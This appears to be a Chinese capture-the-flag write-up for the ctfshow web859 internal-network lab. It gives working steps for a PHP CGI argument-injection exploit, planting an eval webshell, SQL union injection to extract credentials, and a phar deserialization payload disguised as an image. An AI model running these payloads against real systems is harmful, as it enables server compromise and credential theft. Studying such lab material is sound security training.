CVE-2012-1823: PHP CGI Argument Injection.
1
| ./php_cgi.sh http://172.2.97.5/ "whoami"
|

这里写入webshell:
1
| <?php echo system("echo '<?php @eval(\$_POST[cmd]);?>' > 1.php"); ?>
|
写入成功:


蚁剑连接

如果使用的是ssh socks的话,别忘了在蚁剑里设置socks再连接;sshuttle不用设置

但是没找到flag
1
| find / -type f -name "flag.txt" 2>/dev/null
|
可能需要提权?
但可能也没有flag,因为交了上面那个flag就显示完成了,难道这是蜜罐?
代码审计
看很多wp都是在这个网站首页看到gitee仓库的链接,代码审计打的,但现在这个gitee仓库已经没有了
就当黑盒打一遍吧
在email处依次注入出用户名密码

1
2
| 1'unionselectusernamefromuser#@qq.com
1'unionselectpasswordfromuser#@qq.com
|


1
2
| 用户名:ctfshow
密码:ctfshase????
|
Kali是带php的,我们在Kali里做一个phar
先做一个phar.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
|
<?php
class action{
private $email="'.eval(\$_POST[1]));//";
}
@unlink("web859.phar");
$phar=new Phar("web859.phar");
$phar->startBuffering();
$phar->setStub(file_get_contents('1.png')."<?php __HALT_COMPILER();?>");
$o=new action();
$phar->setMetadata(array(1,$o));
$phar->addFromString("test.txt","hello~");
$phar->stopBuffering();
?>
|
然后在同目录随便放一张图片,命名为1.png

然后运行phar.php,生成web859.phar
1
| php -d phar.readonly=0 phar.php
|
把web859.phar重命名为web859.png
然后在Images处上传图片

在数据包里找到文件上传的位置
1
| /var/www/html/ckfinder/userfiles/images/web859.png
|


 现在我们直接去用phar伪协议读取这个图片,从而把我们的马写到
../mail_cache/cache.php
去api/index.php
1
2
| api/index.php?a=view
file=phar:///var/www/html/ckfinder/userfiles/images/web859.png
|
蚁剑连接即可
这个打法还是得代码审计才能自己打,黑盒就这样一步步照着打下来。
连上webshell可以把源码拷贝一份,自己审审。
参考文章
ctfshow_web859 | clown
ctfshow web859_有跳板机 WP - BattleofZhongDinghe - 博客园
ctfshow–一个有趣的内网靶场 - LinkPoc - 博客园
wanth3f1ag.top/2025/06/15/ctfshow入门内网渗透/
ctfshow web859_有跳板机 | 雲流のLowest World(・ω< )★
CTFShow Web 入门级 内网渗透技术章节-ITADN社区